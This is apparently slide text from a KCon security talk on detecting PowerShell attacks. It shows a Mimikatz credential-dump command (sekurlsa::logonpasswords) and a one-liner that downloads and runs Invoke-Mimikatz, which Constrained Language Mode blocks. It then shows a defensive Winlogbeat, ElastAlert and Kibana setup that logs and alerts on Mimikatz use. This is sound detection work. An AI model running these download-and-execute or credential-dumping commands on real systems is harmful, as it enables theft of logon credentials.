.## ^ ##.  "A La Vie, A L'Amour"  
## / \ ##  /* * *  
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)  
'#####'                                     with 20 modules * * */
```

```
mimikatz(powershell) # sekurlsa::logonpasswords  
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
```

```
mimikatz(powershell) # exit  
Bye!
```



```
PS C:\Users\Thinkpad> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Users\Thinkpad> IEX (New-Object Net.WebClient).DownloadString('http://127.0.0.1/Invoke-Mimikatz.ps1'); Invoke-Mimikatz
New-Object : 无法创建类型。此语言模式仅支持核心类型。
所在位置 行:1 字符: 6
+ IEX (New-Object Net.WebClient).DownloadString('http://127.0.0.1/Invok ...
+
+ CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
+ FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand

Invoke-Mimikatz : 无法将“Invoke-Mimikatz”项识别为 cmdlet、函数、脚本文件或可运行程序的名称。请检查名称的拼写，如果包
括路径，请确保路径正确，然后再试一次。
所在位置 行:1 字符: 89
+ ... nloadString('http://127.0.0.1/Invoke-Mimikatz.ps1'); Invoke-Mimikatz
+
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```



ElasticSearch、Logstash、Kibana

Winlogbeat、ElasticSearch、Kibana、elastalert（告警）

```
winlogbeat.yml
10 #===== Winlogbeat specific options =====
11
12 # event_logs specifies a list of event logs to monitor as well as
13 # accompanying options. The YAML data type of event_logs is a list
14 # of dictionaries.
15 #
16 # The supported keys are name (required), tags, fields, fields_under_scored,
17 # forwarded, ignore_older, level, event_id, provider, and include_fields.
18 # visit the documentation for the complete details of each option.
19 # https://go.es.io/WinlogbeatConfig
20 winlogbeat.event_logs:
21   - name: Microsoft-Windows-PowerShell/Operational
22
23 ===== Outputs =====
24 #----- Elasticsearch output -----
25 output.elasticsearch:
26   # Array of hosts to connect to.
27   hosts: ["10.16.144.35:9200"]
28
```

```
root@QVM:/opt/elastalert# elastalert --verbose
root@QVM:/opt/elastalert# cat my_rules/powershell.yml
name: powershell
es_host: 10.19.253.89
es_port: 9200
type: any
index: logstash-%Y.%m.%d
use_strftime_index: true
filter:
- term:
  _type: powershell
- term:
  program_name: mimikatz
alert: command
command: ["/root/alert.rb"]
pipe_match_json: true
root@QVM:/opt/elastalert#
```



```

10.10.10.10:5601/app/kibana?#/discover?_g=(refreshInterval:(display:Off,pause:if,value:0),time:(from:now-1y,mode:quick,to:now))&_a=(columns:!(source),index:'winlogbeat-*',interval:auto,query:(query_string:(analyze_wildcard:
event_data.Payload
ParameterBinding(Out-Default): 名称 = "InputObject"; 值 = "
.####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /" " "
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 20 modules " " "/
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session : Service from 0
User Name : WIN-LTQR00L64CQ$
Domain : WORKGROUP
Logon Server : (null)
Logon Time : 2017/6/12 18:38:19
SID : S-1-5-20

msv :
tspkg :
wdigest :
* Username : WIN-LTQR00L64CQ$
* Domain : WORKGROUP
* Password : (null)
kerberos :
* Username : win-ltqr00l64cq$
* Domain : WORKGROUP
* Password : (null)
ssp :
credman :


Authentication Id : 0 ; 47464 (00000000:0000b968)
Session : UndefinedLogonType from 0
User Name : (null)
Domain : (null)
Logon Server : (null)
Logon Time : 2017/6/12 18:38:17
SID :

msv :
tspkg :
wdigest :
kerberos :
ssp :
credman :

Authentication Id : 0 ; 602225 (00000000:00093071)
Session : Interactive from 1
User Name : Administrator
Domain : WIN-LTQR00L64CQ
Logon Server : WIN-LTQR00L64CQ
Logon Time : 2017/6/12 18:42:06
SID : S-1-5-21-1334911466-443186531-4248587964-500

msv :

```





Thank  
you!

KCon 洞见  
2021 未来